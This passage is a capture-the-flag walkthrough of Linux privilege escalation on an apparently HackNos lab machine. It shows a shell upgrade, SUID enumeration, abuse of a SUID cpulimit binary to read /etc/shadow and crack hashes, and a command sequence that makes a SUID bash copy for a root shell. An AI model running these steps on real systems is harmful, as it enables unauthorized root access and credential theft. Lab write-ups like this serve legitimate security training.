
$python -c 'import pty;pty.spawn("/bin/bash")'

Next, I use wget to upload my custom Privilege Escalation script (privy.sh https://github.com/daniellowrie/Privy) and see if any low-hanging fruit is ripe for the picking.

In the SUID-GUID.txt file I see something interesting…

```
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/cpulimit
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/su
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/at
/usr/bin/pkexec
/usr/bin/chsh

GUID
----
/snap/core/8268/sbin/pam_extrausers_chkpwd
/snap/core/8268/sbin/unix_chkpwd
```


I quickly hop over to https://gtfobins.github.io and search for “cpulimit”. (Actually I searched a few possible binaries first and hit on “cpulimit”)



At this point I think I’m just 1 command away from rooting this machine, but alas that was not to be the case. It opened the sh shell, but I was still www-data. I was surprised since this was running with SUID as root.

I then spent A LOT of time trying different things. Instead of running /bin/sh I tried all sorts of commands (cp, mv, id, mkdir, cat /etc/shadow) and these did run as root! Yes, you heard me correctly; I could indeed read /etc/shadow! (Just in case you’re wondering I did run the password hashes through johntheripper with rockyou.txt without success).

Because I could run things as root, I was convinced this would lead me to full Priv Esc, but how. Ok think, think, think! I then had an epiphany. If I could set permissions like SUID and Execute, I could change the permissions on another system binary that was a little more friendly to priv esc. I look at a few binaries in gtfobins and looking at “bash” I get hopeful.




From messing around with the “cpulimit” command I had a feeling that this wasn’t going to run “as-is” because the -f option didn’t like other flags and switches or a lot of special characters, so I broke it down and ran each element individually.


Oh, and I also created a directory off of / called “/mydir” to mess with all this.

```
$ cpulimit -l 100 -f mkdir /mydir
$ cpulimit -l 100 -f chmod 4755 /usr/bin/bash
$ cpulimit -l 100 -f cp /usr/bin/bash /mydir
$ cpulimit -l 100 -f chmod +s /mydir/bash
$ cd /mydir
$ ./bash -p
# id
Uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root)
groups=0(root),33(www-data)
```

Now I go after the root flag…



I also got the user flag…



All in all this was a really fun challenge and was just difficult enough to be challenging without making you suffer utter despair ☺. I hope this helps all that are trying to get through this CTF. Thanks to Rahul Gehlaut (www.hacknos.com) for creating this CTF!